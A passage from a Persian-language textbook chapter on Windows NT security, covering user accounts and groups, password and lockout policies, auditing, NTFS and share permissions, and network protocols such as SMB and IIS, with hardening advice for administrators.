"شناسهٔ یکتا" به نام OID در نظر می‌گیرد و دسترسی به هر شیء از طریق OID انجام می‌شود. وقتی یک فایل حذف می‌شود در حقیقت OID آن حذف می‌شود. ساختار ارتباط بین مولفه‌ها و اجزاء مختلف سیستم عامل NT بصورت شیءگرا تعریف شده است و مدیریت این ارتباط بر عهدهٔ زیرسیستم Object Manager گذاشته شده است.

- **هسته (Kernel)** : مهمترین وظیفهٔ هسته در سیستم عامل NT ، نظارت و زمانبندی تمام پروسه‌های در حال اجرا و همچنین انجام تمام عملیات ورودی و خروجی است.
- **لایهٔ تجرید سخت‌افزار (Hardware Abstraction Layer/HAL)** : این لایه که تحتانی‌ترین لایه در NT محسوب می‌شود از یک طرف با انواع اجزاء سخت‌افزاری سروکار دارد و در طرف مقابل قابلیتهای سخت‌افزاری را در یک ساختار استاندارد ، شفاف و شیءگرا در اختیار هسته و بقیهٔ اجزاء سیستم عامل قرار می‌دهد. هدف از این لایه آن بوده که NT بتواند در بستر سخت‌افزارها و پردازنده‌های مختلف کار کند. وقتی NT می‌خواهد روی یک مینی‌کامپیوتر Sun نصب شود هیچ تغییری در بقیهٔ اجزاء سیستم عامل لازم نیست بجز آنکه لایهٔ HAL (لایهٔ تجرید سخت‌افزار) عوض شود. شرکت مایکروسافت سروصدای زیادی روی این لایه براه انداخت ولی تاریخ نشان داد که استقبال عمومی از این سیستم عامل بر روی ماشینهای مختلف بسیار کم است و روزبروز هم کمتر می‌شود!

حسابهای کاربری و گروهها

همانند یونیکس ، در NT نیز مفهوم حسابهای کاربری و گروهها به همان نحو وجود دارد. در این بخش به این موضوعات خواهیم پرداخت:

حسابهای کاربری

در NT وقتی کنترلر حوزه (PDC) نصب می‌شود بطور پیش‌فرض دو حساب کاربری ساخته می‌شود:

- **Administrator** (عالیترین سطح دسترسی به سیستم) : حساب کاربری Administrator همانند حساب root در یونیکس بالاترین سطح دسترسی به سیستم است و چنین کاربری قادر خواهد بود تنظیمات سیستم را برعهده بگیرد و حسابهای کاربری دیگر تعریف نماید. البته با این حساب کاربری می‌توان چند حساب کاربری دیگر نیز تعریف کرد که آنها نیز در بالاترین سطح دسترسی باشند و بتوانند نقش مسئول سیستم را ایفاء کنند. (هر چند اینکار از دیدگاه امنیت سیستم صحیح نیست) حساب کاربری Administrator را نمی‌توان از روی سیستم حذف کرد ولی می‌توان با تعریف یک حساب کاربری معادل، آنرا غیرفعال کرد.

  یکی دیگر از مشخصات حساب کاربری Administrator آنست که اگر هزاران بار هم کلمهٔ عبور اشتباه وارد شود، این حساب قفل نخواهد کرد چرا که قفل کردن آن به منزلهٔ دور انداختن کلید کلّ سیستم است؛ بدین دلیل نفوذگر ممکن است تلاش کند با سعی و خطا کلمهٔ عبور مسئول سیستم را بدست بیاورد. (فصل هفتم)
- **Guest** (حساب مهمان برای کاربران عادی) : حساب کاربری Guest نیز بصورت پیش‌فرض ایجاد می‌شود ولی خوشبختانه غیرفعال است.(بصورت پیش‌فرض). این حساب کاربری نیز قابل حذف از روی سیستم نیست. بدلائل امنیتی باید حساب کاربری Guest را برای همیشه غیرفعال نگه‌دارید.
- **حسابهای کاربری معمولی:** مسئول سیستم با سطح مجوز Administrator می‌تواند به هر تعداد حساب کاربری تعریف کند و برای هر یک از آنها مجوزهای لازم را تنظیم نماید. این کار می‌تواند در حین نصب NT یا بعداً از طریق یک واسط گرافیکی ساده (در Administrative Tools) انجام شود.

گروه‌ها

فلسفهٔ تعریف یک گروه و قرار دادن کاربران در هر گروه، سادگی نظارت بر سطوح دسترسی و مجوزهای کاربران است. به فرض اگر یک سیستم صد کاربر داشته باشد، تنظیم سطوح دسترسی و مجوز برای تک‌تک آنها کاری وقتگیر و مشکل خواهد بود و لذا ممکن است اهمال مسئول سیستم در تنظیم صحیح مجوزهای کاربران، امنیت را بخطر بیندازد. در چنین حالتی می‌توان یک گروه تعریف کرد و مجوزهای لازم را بدقت برای آن گروه تنظیم نمود و سپس مجموعه‌ای از کاربران را در آن گروه قرار داد. در این حالت سطوح دسترسی تمام اعضای یک گروه مشابه بوده و نیازی به تعریف

جداگانه ندارد. در NT دو نوع گروه تعریف شده است:

- **گروههای سراسری (Global Group)** : کاربرانی که در این نوع گروه تعریف می‌شوند به تمام منابع اشتراکی درون یک حوزه (Domain) دسترسی خواهند داشت، فارغ از آنکه محل آن منابع در کجای شبکه و روی چه ماشینی واقع است.
- **گروههای محلی (Local Group)** : کاربرانی که در این نوع گروه تعریف می‌شوند فقط به منابع موجود روی همان سرویس‌دهنده یا ماشینی دسترسی خواهند داشت که گروه بر روی آن تعریف شده است.

یک گروه سراسری می‌تواند چند گروه محلی نیز داشته باشد ولیکن یک گروه سراسری نمی‌تواند یک زیر گروه سراسری داشته باشد. بهمین نحو تعریف زیر گروه محلی در یک گروه محلی ممکن نیست.

- **گروههای پیش‌فرض**: همانند حسابهای کاربری پیش‌فرض مثل Guest ، در حین نصب NT چندین گروه پیش‌فرض روی سیستم تعریف می‌شود. برخی از این گروهها سراسری هستند و بر روی کلّ حوزه تعریف می‌شود درحالی‌که برخی دیگر محلی هستند. در جدول زیر فهرست گروههای پیش‌فرض در NT دیده می‌شود. اسامی این گروهها معرّف هویت هر گروه می‌باشد و نیازی به توضیح ندارد:

Local Group	Global Groups
Administrators (Local)	Domain Administrators
Account Operators	Domain Users
Server Operators	-
Backup Operators	-
Print Operators	-
Replicator	-
Users	-
Guests	-

- **گروههای خاص**: در NT چند گروه خاص نیز تعریف شده است که هر کدام کاربرد ویژه‌ای دارد:
  - **گروه Interactive** : این گروه که محتوای آن دائماً در حال تغییر است و مولفه‌های درون آن قابل حذف نیست، فهرست کاربرانی را ارائه می‌دهد که در حال حاضر به سیستم NT وارد شده‌اند. البته این فهرست مربوط به کاربران محلی خود سیستم است نه کاربران سطح شبکه.
  - **گروه Network** : این گروه فهرست کاربرانی را ارائه می‌دهد که از طریق یکی از ماشینهای شبکه اقدام به ورود در NT و استفاده از منابع سیستم کرده‌اند.
  - **گروه Creator Owner** : این گروه به معنای مالک یک شیء تلقی می‌شود.
  - **گروه محلی Everyone** : این گروه محلی که ربطی به کاربران ندارد برای فراهم کردن مجوز دسترسی پروسه‌های مختلف به منابع سیستم عامل ایجاد شده است.

هیچکس نمی‌تواند آیتمی را از یک گروه خاص حذف کند یا کاربری درون آن تعریف کند.


- **گروههای قابل تعریف توسط مسئول سیستم:** مسئول سیستم بسته به سیاستهای سازمانی می‌تواند گروههای سراسری و محلی با سطوح دسترسی معیّن تعریف نماید. بدین نحو کاربران هر گروه ، سطح دسترسی مشخصی به منابع سیستم خواهند داشت.

سیاستهای امنیتی برای حسابهای کاربری

در Windows NT پس از تعریف یک حساب کاربری می‌توان قواعد امنیتی خاصی را به کاربر تحمیل کرد تا خطرات کمتری متوجه سیستم یا شبکه باشد. با توجه بدانکه **"کلمهٔ عبور تمام امنیت یک حساب کاربری محسوب می‌شود"** و فاش شدن آن باعث خواهد شد بغیر از اطلاعات مربوط به خود کاربر، امنیت کلّ کاربران سیستم و حتی شبکه به خطر بیفتد، لذا بخشی از قواعد امنیتی NT بر روی کلمهٔ عبور متمرکز شده است. بگونه‌ای که در شکل (۳-٤) ملاحظه می‌شود این قواعد امنیتی به ترتیب ذیل هستند:

- **Password Restriction** : شامل گزینه‌های:

۱. Password Never Expired : اگر این گزینه فعال شود انتخاب یک کلمهٔ عبور همیشگی است و کاربر هیچگاه ملزم به تغییر آن نخواهد بود. فعال بودن این گزینه چندان مناسب نیست چرا که استفادهٔ طولانی مدّت از یک کلمهٔ عبور احتمال فاش شدن آنرا بیشتر می‌کند و در ضمن ممکن است نفوذگر در طول زمان از طریق سعی و خطا آنرا بدست بیاورد.



شکل (۳-٤) سیاستهای امنیتی برای کلمهٔ عبور

۲. Expire In *x* Days : اگر این گزینه فعال شود، کاربر ملزم خواهد بود پس از *x* روز کلمهٔ عبور جدیدی برای خود انتخاب کند. مقدار مناسب ۹۰ روز (سه ماه) پیشنهاد می‌شود زیرا اگر کاربر مثلاً بصورت هفتگی ملزم به تعویض کلمهٔ عبور خود شود ممکن است آنرا فراموش نماید.

۳. Allow Change Immidiately : فعال بودن این گزینه به کاربر اجازه می‌دهد که بتواند بلافاصله پس از تعریف حساب کاربری کلمهٔ عبور خود را عوض کند.

٤. Allow Change in *x* Days : فعال بودن این گزینه بدین معناست که کاربر تا گذشت *x* روز پس از تعریف حساب کاربری حقّ تعویض کلمهٔ عبور خود را نخواهد داشت.

۵. Permit Blank Passwork : فعال بودن این گزینه به کاربر اجازه می‌دهد که کلمهٔ عبور خود را Blank (خالی) انتخاب نماید. این گزینه از دیدگاه امنیت، بسیار خطرناک است و باید حتماً غیرفعال باشد.

٦. At Least *x* Character : فعال بودن این گزینه کاربر را مجبور می‌کند تا کلمهٔ عبور خود را حداقل *x* کاراکتر انتخاب نماید.

- **Account Lockout** : شامل گزینه‌های زیر:

▪ No Account Lockout : اگر این گزینه فعال باشد، تلاش ناموفق برای ورود به سیستم به هر تعداد، ممکن خواهد بود و در این صورت حساب کاربری مربوطه غیرفعال و قفل نخواهد شد. فعال بودن این گزینه امنیت سیستم را به خطر می‌اندازد چرا که ممکن است نفوذگر را ترغیب کند تا به روش سعی و خطا و با صرف زمان کافی ، کلمات عبور مختلف را امتحان کرده و نهایتاً به کلمهٔ عبور کاربر دست یابد.

▪ Account Lockout : اگر این گزینه فعال باشد، در اثر تلاشهای ناموفق برای ورود به سیستم، حساب کاربری برای مدتی قفل و غیرفعال خواهد شد. تنظیمات این حالت عبارتند از:

۱. Lockout after *x* bad logon Attempts : تنظیم مقدار در این گزینه بدین معناست که پس از *x* بار تلاش ناموفق برای ورود به سیستم، حساب کاربری باید قفل شود.

۲. Reset count after *x* minutes : بدین معناست که شمارش تلاشهای ناموفق برای ورود به سیستم، پس از چه مدت مجدداً از صفر آغاز شود. بعنوان مثال اگر مقدار *x* سی دقیقه تنظیم شود، تعداد تلاشهای ناموفق برای ورود به سیستم بمدّت سی دقیقه ثبت می‌شود یعنی مثلاً اگر سه تلاش ناموفق در ساعت ٦ عصر انجام شود، تلاشی که ساعت شش و بیست و نه دقیقه انجام می‌شود، تلاش ناموفق چهارم به حساب می‌آید درحالیکه در ساعت شش و سی و یک دقیقه تلاش ناموفق اوّل محسوب خواهد شد.

۳. Lockout Duration : شامل گزینه‌های زیر:

☑ Forever (until admin unlocks) : اگر این گزینه فعّال باشد، پس از قفل شدن حساب کاربری (در اثر تلاش ناموفق) هیچگاه فعّال نخواهد شد مگر آنکه مسئول سیستم بصورت دستی آنرا فعال کند.

☑ Duration *x* minutes : هرگاه حساب کاربری قفل شود پس از *x* دقیقه بصورت خودکار فعال خواهد شد.

- **Password Uniqueness** : شامل دو گزینهٔ زیر:


▪ Do Not Keep Password History : فعال بودن این گزینه بدین معناست که کلمات عبور قبلی کاربر در جائی ذخیره نشود. بدین ترتیب کاربر می‌تواند کلمهٔ عبور تکراری و مشابه با قبل انتخاب کند.

▪ Remember *x* Passwords : فعال بودن این گزینه بدین معناست که به تعداد ***x*** کلمهٔ عبور انتخابی کاربر ذخیره شود. لذا او قادر نخواهد بود از بین این ***x*** کلمهٔ عبور، هیچیک از آنها را بعنوان کلمهٔ عبور فعلی انتخاب کند.

سیاستهای امنیتی کلمهٔ عبور (تحمیل بر کاربر)

برای بالاتر بردن ضریب امنیت سیستم، قواعدی نیز برای هر کاربر تعریف شده است. این قواعد که مطابق با شکل (٤-٤) توسط مسئول سیستم تنظیم و به کاربر تحمیل می‌شوند ، عبارتند از:

- **User Must Change Password at Next Logon** : فعال بودن این گزینه بدین معناست که کاربر مجبور است قبل از اولین ورود به سیستم، کلمهٔ عبور خود را عوض کند.
- **User Cannot Change Password** : فعال بودن این گزینه بدین معناست که کاربر حق عوض کردن کلمهٔ عبور خود را ندارد.
- **Password Never Expires** : فعال بودن این گزینه بدین معناست که کلمهٔ عبور کاربر هیچگاه منقضی نخواهد شد و او نیازی به تعریف کلمهٔ عبور جدید ندارد. فعال بودن این گزینه از دیدگاه امنیّت سیستم مضرّ است.
- **Account Disabled** : هرگاه این گزینه فعّال باشد حساب کاربری مربوطه غیرفعال خواهد شد.



شکل (٤-٤) سیاستهای امنیتی کلمهٔ عبور (تحمیل شده بر کاربر)

بازرسی سیستم و فایلهای ثبت رخداد

در Windows NT سه نوع ثبت رخداد انجام می‌شود:


- **System Logging (ثبت رخدادهای سیستمی)**
- **Security Logging (ثبت رخدادهای امنیتی)**
- **Application Logging (ثبت رخدادهای هر برنامهٔ کاربردی)**

در فایل ثبت رخدادهای امنیتی اطلاعات نسبتاً مفیدی در ارتباط با ورود و خروج کاربران به سیستم ، دسترسی به فایلها و اشیاء ، مدیریت کاربران و گروهها ثبت می‌شود. متاسفانه عمل ثبت رخدادها در NT بصورت پیش‌فرض غیرفعال است ولی بسادگی با مراجعه به برنامهٔ User Manager می‌توان آنرا فعال کرد؛ قواعد درج رخدادها نیز در پنجرهٔ Audit Policy تنظیم می‌شود. این پنجره را در شکل (۵-٤) مشاهده می‌کنید.

در این پنجره هرگاه گزینهٔ Do Not Audit فعّال شود، عملیات ثبت رخدادها غیرفعال و متوقف خواهد شد. اگر گزینهٔ Audit These Events فعال باشد، مسئول سیستم قادر خواهد بود قواعد ثبت را تنظیم نماید. این قواعد عبارتند از:

- ثبت ورود و خروج موفق یا ناموفق کاربران
- درج دسترسی موفق یا ناموفق به فایلها و اشیاء
- درج هرگونه استفاده از مجوزهای کاربری
- مدیریت کاربران و گروهها
- درج هرگونه تغییر در سیاستهای امنیتی
- درج هرگونه تلاش برای راه‌اندازی مجدد و خاموش کردن سیستم
- تعقیب عملیات موفق یا ناموفق پروسه‌ها

برای آنکه با حملات بر علیه فایلهای ثبت رخداد آشنا شوید به فصل یازدهم مراجعه کنید.



شکل (۵-٤) قواعد درج رخدادها نیز در پنجرهٔ Audit Policy

سیستم فایل *NTFS* و مجوزهای فایل و شاخه

Windows NT از "سیستمهای مدیریت فایل" متعـددی حمـایت می‌کنـد. مایکروسـافت در هنگـام عرضهٔ NT ، باید برای سازگاری با نسخه‌های قدیمی‌تر از FAT16 و FAT32 حمایت می‌کـرد در حـالی که این سیستمها بسیار ناکارآمد بوده و هستند. دقت کنید که در سیستم FAT ، نمی‌توان برای فایلها یـا شاخه‌ها مجوزهای دسترسی تعریف کرد و بدیـن نحـو از لحـاظ امنیـت، سیسـتم ضعیفـی محسـوب می‌شود. برای ارائه یک سیستم فایل امن و کارآمد، مایکروسافت NTFS را عرضه کرد. NTFS سیستمی پیچیده و مطمئن محسوب می‌شود و در آن امکاناتی گنجانده شده است که می‌توان برخی از اشکالات ناشی از عملکرد ناقص سیستم عامل را که در حین نوشتن درون یک فایل بوجود می‌آید ، بازیابی کرد. NTFS از شمای آدرس‌دهی ٦٤ بیتی استفاده کرده و اجازه می‌دهد نـام فـایل تـا حداکـثر ۲٥٦ کـاراکتر افزایش یابد.

مایکروسافت برای آنکه بتواند سیستم فایل NTFS را در سـطح یونیکـس مطـرح نمـاید، مجموعـهٔ کاملی از مجوزهای دسترسی برای فایلها و شاخه‌ها در نظر گرفتـه اسـت. هـر چنـد ایـن مجموعـه از مجوزهای دسترسی، بسیار گیج‌کننده و تنظیم آنها وقتگیر است ولیکن به امنیت داده‌ها کمـک می‌کنـد. مجوزهای استاندارد NTFS برای هر فایل یا شاخه عبارتند از:

- No Access : با تنظیم این گزینه کاربر هیچگونه حقّ دسترسی به فایل یا شاخه یا شیء اعـمّ از خواندن، نوشتن یا اجرا نخواهد داشت.
- Read : فعّال بودن این گزینه به کاربر اجازه می‌دهد یک فایل را بخواند یا آنرا اجرا کند. (دقت کنید که صدور مجوّز خواندن یک فایل ، اجازهٔ اجرای آنرا نیز شامل می‌شود.)
- Change : فعال بودن این گزینه به کاربر اجازه می‌دهد تا یک فایل یا شـیء را بخوانـد، تغییـر داده، حذف کند یا اجرا نماید.
- Full Control : فعال بودن این گزینه به کاربر اجازه می‌دهد تا یک فایل یا شی را بخواند، تغییر داده و حذف یا اجرا نماید به اضافهٔ آنکه کاربر می‌تواند مجوزها فایل و مالکیّت فایل را نیز تغییـر بدهد.

نکتهٔ امنیتی:

مجوز Full Control را در اختیار هیچ کاربری نگذارید چرا که او قادر خواهـد بـود مـالکیت فایلـها، شاخه‌ها و اشیاء را عوض کند یا با تغییر مجوزهای آن، امکان دسترسی کاربران دیگر به فایلها یا اشیاء را سلب نماید. بالاترین سطح دسترسی یعنی مجوز Change برای تمام کاربران شـما کفـایت می‌کند.

به غیر از این مجوّزهای استاندارد در NTFS ، مجوّزهای دیگری نیز قابل تعریف هستند، مثل:

- Read Only, No Execute
- Execute Only

- Write Only
- .....

تعیین مجوز برای منابع اشتراکی در شبکه

مجوزهائی که در بخش قبل معرفی شد، سطح دسترسی کاربران محلّی یک ماشین واحد را تعیین می‌کند. در حالیکه ممکن است شما بخشی از منابع سیستم خود مثل پارتیشن‌ها، فایلها و شاخه‌ها ، اشیاء یا چاپگرها را در سطح شبکه به اشتراک گذاشته باشید. بدین نحو ماشینهای دیگر و کاربران آن ماشینها قادر خواهند بود به این منابع مشترک دسترسی داشته باشند. لذا شما (بعنوان مسئول شبکه یا سیستم) موظف هستید مجوزهای هر منبع اشتراکی را بصورت دقیق و حساب شده برای گروهها و کاربران شبکه تعریف نمائید.

☜ نکتهٔ فنّی:


کاربرانی که مستقیماً و از طریق یکی از کنسولهای متصل به ماشین NT به سیستم وارد می‌شوند "کاربران محلی" هستند و سطح دسترسی آنها توسط سیستم فایل NTFS کنترل می‌شود. این مجوزها ربطی به مجوز منابع اشتراکی ندارد. به دسترسی این کاربران به منابع سیستم، "دسترسی محلی" یا Local Access گفته می‌شود لذا باید از طریق مجوزهای NTFS سطح دسترسی آنها را تنظیم نمایند.

دسترسی کاربرانی که از طریق یک ماشین مستقل روی شبکه ، تلاش می‌کنند از یک فایل (یا منبع) اشتراکی در سیستم عامل NT استفاده کنند، Network Access (دسترسی شبکه‌ای) گفته می‌شود و سطح دسترسی آنها از طریق تنظیم مجوزهای منابع اشتراکی (شکل ٦-٤) تعیین می‌شود. بنابراین تنظیم مجوزهای NTFS و مجوزهای منابع اشتراکی دو مقولهٔ جدا از هم هستند.

بگونه‌ای که در شکل (٦-٤) دیده می‌شود در NT می‌توان مجوزهای دسترسی کاربران شبکه به هر منبع اشتراکی را در سطوح زیر تنظیم کرد:

- **No Access** — **نازل‌ترین سطح دسترسی [دسترسی ممنوع!]**
- **Read** — **خواندن و اجرا**
- **Change** — **خواندن، اجرا، نوشتن و تغییر**
- **Full Control** — **خواندن، اجرا، نوشتن و تغییر و امکان دستکاری سطح مجوز و مالکیت اشیاء**

نکته‌ای که اندکی ابهام برانگیز است آنست که یک فایل یا شاخه در سیستم NTFS خودش دارای مجوزهای فوق هست. پس مجوزهای بالا چیست؟ نکته در اینجاست که شاید یک فایل را برای کاربران محلی توسط سیستم NTFS در سطح Change تنظیم کرده باشید ولی برای کاربران شبکه آنرا در سطح Read تعیین نمائید. در این حالت سیستم فایل NTFS برای کاربرانی که بدون استفاده از شبکه و بطور مستقیم به آن فایل دسترسی دارند سطوح مجوز مربوط به فایل را اعمال می‌کند درحالی‌که اگر کسی از طریق شبکه اقدام به دسترسی به آن فایل نماید ، سطوح تعیین شده برای منبع اشتراکی را در



شکل (٦-٤) مجوزهای دسترسی کاربران شبکه به منابع اشتراکی در Windows NT

نظر می‌گیرد. حال فرض کنید که یک فایل در پنجرهٔ (٦-٤) با مجوز Change تنظیم شده باشد درحالیکه همان فایل بطور جداگانه در سیستم NTFS با مجوز Read تعیین شده باشد. در اینجا نیز هر چند به کاربران شبکه اجازهٔ تغییر در آن فایل داده شده است ولیکن NTFS از آن تبعیت نمی‌کند و فقط اجازهٔ خواندن آنرا می‌دهد.

نکتهٔ فنّی:

از بین مجوزهای تعیین شده در سیستم NTFS (برای کاربران محلی سیستم) و منابع اشتراکی (برای کاربران شبکه)، حداقل سطح مجوز ملاک دسترسی کاربران شبکه به آن فایل خواهد بود یعنی بین مجوز Change برای فایل اشتراکی و مجوز Read برای آن فایل در سیستم NTFS ، حداقل آن یعنی مجوز Read ، بالاترین سطح دسترسی کاربران شبکه خواهد بود. بعبارت ساده‌تر وقتی به کاربران محلی سیستم اجازهٔ تغییر در یک فایل داده نمی‌شود قطعاً کاربران شبکه هم قادر نخواهند بود آنرا تغییر بدهند؛ حتی اگر برای آن فایل اشتراکی مجوز Change تنظیم شده باشد!

نکتهٔ امنیتی:

متاسفانه برخی از تنظیمات پیش‌فرض در Windows NT بسیار خطرناک است. بعنوان مثال تمام فایلهای سیستمی در شاخهٔ winnt\ ذخیره می‌شوند و بطور پیش‌فرض این شاخه دارای مجوز Full Control برای همهٔ کاربران است!!! اگر مسئول سیستم مجوز دسترسی به این شاخه را در سطح No Access یا حداقل Read تنظیم نکرده باشد، احتمال آنکه کسی بتواند سیستم عامل را آلوده یا نابود کند صددرصد است! برخی از شاخه‌های درون winnt/ بسیار حیاتی و سرّی هستند. مثلاً بانک اطلاعاتی SAM که حاوی کلمات عبور رمز شده است در همین شاخه ذخیره می‌شود. در فصل هفتم یاد خواهید گرفت که اگر این بانک اطلاعاتی در اختیار نفوذگر قرار بگیرد ممکن است با صرف وقت کافی موفق شود کلمات عبور را رمزگشائی نماید. هیچ کسی نباید به این شاخه دسترسی داشته باشد.

نکتهٔ امنیتی:
یکی دیگر از شاخه‌های حساس در NT ، شاخهٔ \system32\config است که فایلهای رجیستری درون آن ذخیره می‌شود. فایلهای رجیستری حاوی پیکربندی کلّ سیستم هستند و اجازهٔ تغییر در آن به معنای تن دادن به نابودی کلّ سیستم یا دستکاری‌های خطرناک در پیکربندی آن است. هیچکس جز مسئول سیستم نباید حتی حقّ خواندن این شاخه را داشته باشد.

امنیت شبکه

مواردی که تا اینجا اشاره کردیم بیشتر موارد امنیت سیستم هنگام دسترسیهای محلی را در بر می‌گرفت. NT برای ایجاد امنیت در سطح شبکه و نظارت بر دسترسیهای خارجی تمهیداتی را اندیشیده است. یکی از این تمهیدات **"احراز هویت"**[۱] کاربرانی است که از طریق یک ماشین در شبکه به حوزه‌ای (Domain) وارد می‌شوند. احراز هویت در NT از طریق مکانیزمی انجام می‌شود که Challenge/Response نامیده شده است. در این مکانیزم کلمهٔ عبور بصورت متن آشکار روی کانال ارسال نخواهد شد.

برای افزایش امنیت در سطح لایهٔ شبکه ، NT بصورت درونی دارای یک **فیلتر بسته**[۲] است که می‌تواند روی ماشین به دلخواه فعال و برای حذف برخی از بسته‌های IP تنظیم شود؛ (این فیلتر بصورت پیش‌فرض غیرفعّال است.) همچنین اگر از NT در محیطهای بسیار حسّاس استفاده می‌شود می‌توان از قابلیت VPN[۳] آن بهره گرفت. در این صورت تمام اطلاعات ارسالی بر روی شبکه رمزنگاری خواهد شد تا در صورت استراق‌سمع آنها، امنیت شبکه به خطر نیفتد. در NT برای پیاده‌سازی VPN از پروتکل PPTP بهره گرفته شده است. (**P**oint to **P**oint **T**unneling **P**rotocol) با تمام این خصوصیات متاسفانه باز هم ممکن است حملاتی بر علیه شبکه صورت بگیرد.

در فصل هفتم خواهید دید که نفوذگر ممکن است بتواند بسته‌های Challenge/Response را از روی کانال شبکه استراق‌سمع کند؛ اگرچه این اطلاعات متن آشکار نیستند ولی او از طریق نرم‌افزار L0phtCrack سعی می‌کند کلمات عبور درون آنها را کشف نماید و اگر کلمهٔ عبور به درستی و با طول کافی انتخاب نشده باشد بسادگی شکسته خواهد شد!

در فصل دوازدهم نمایشنامه‌ای را بررسی خواهیم کرد که در آن حتی با وجود پیاده‌سازی VPN ، یک نفوذگر توانسته از اشتباه یک کاربر مجاز سوءاستفاده کرده و بدرون شبکهٔ VPN راه پیدا کند.

SMB/CIFS

در Windows NT دسترسی به منابع اشتراکی از طریق پروتکل SMB[۴] انجام می‌شود که شرکت

---
[۱] Authentication
[۲] Built-in Packet Filter
[۳] Virtual Private Network
[۴] Server Message Block

مایکروسافت آنرا با نام CIFS[1] پیاده‌سازی و عرضه کرده است. در این پروتکل برای هرگونه دسترسی به منابع اشتراکی ابتدا یک نشست بین سرویس‌دهنده و مشتری (Client) برقرار می‌شود. در ابتدای هر نشست باید طرفین احراز هویت شوند. NT مجبور بوده است تا برای سازگاری CIFS با نسخه‌های قبلی، از همان روش احراز هویتی استفاده کند که آنها استفاده می‌کردند. متاسفانه مکانیزم احراز هویت در CIFS اندکی ضعیف است و یک کاربر اخلالگر می‌تواند چنین نشستهائی را بدزدد.)

در مورد ربودن یک نشست (Session Hijacking) در فصل هشتم توضیح داده شده است.

نکتهٔ امنیتی:

در NT اجازه داده شده است که دسترسی به منابع اشتراکی بدون نیاز به کلمهٔ عبور انجام شود. نشستهائی که بدون احراز هویت برقرار می‌شود Null Session نامیده شده و از دیدگاه امنیت شبکه یک سرویس بالقوه خطرناک است.

NetBEUI و NetBIOS

در NT از دو پروتکل قدیمی شبکه بنامهای NetBEUI و NetBIOS حمایت می‌شود که امروزه اهمیت و کاربری خود را از دست داده‌اند و استفاده از آنها (بیشتر از منافعشان) امنیت شبکه را به خطر می‌اندازد زیرا این پروتکلها در مقابل حملات نوع DoS آسیب‌پذیر هستند و همچنین احتمال نفوذ به شبکه و دسترسی غیرمجاز از طریق این دو پروتکل وجود دارد.

سرویس‌دهندهٔ وب در NT : IIS 4.0

بهمراه NT سرویس‌دهندهٔ IIS بعنوان سرویس‌دهندهٔ وب عرضه شده است. IIS از یک سیستم مدیریت شاخهٔ مجازی استفاده می‌کند بگونه‌ای که هر شاخهٔ مجازی به یک شاخهٔ واقعی در سیستم فایل نگاشته می‌شود. تقاضاهای دسترسی به وب مبتنی بر شاخه‌های مجازی ارسال می‌شوند و IIS آنها را به آدرس واقعی می‌نگارد. یعنی URLهائی که تعریف و ارائه می‌شوند مبتنی بر آدرسهای مجازی هستند و کاربران وب از موقعیت واقعی فایلها و شاخه‌ها اطلاعی ندارند.

در IIS برای بالاتر بردن ضریب امنیت دو قابلیت زیر عرضه شده است:

- یک فیلتر درونی که می‌تواند تقاضاهای وب را براساس آدرس IP مبداء غربال کند. بدین نحو می‌توان **"فهرست سیاه"** تهیه کرد تا سرویس‌دهندهٔ وب به ماشینهای مندرج در این فهرست سرویسی ارائه نکند.
- **سیستم ثبت** (logging) : در IIS می‌توان تمام تقاضای دسترسی را ثبت کرد تا در صورت وقوع حمله ، بتوان مبداء و مشخصات حمله پیدا کرد.

متاسفانه سرویس‌دهندهٔ IIS دارای شکافهای امنیتی زیادی است و بیشترین حملات موفق بر علیه این سرویس‌دهنده گزارش شده است. اگرچه مایکروسافت با ارائهٔ نسخه‌های اصلاحی تلاش کرد این

[1] Common Internet File System

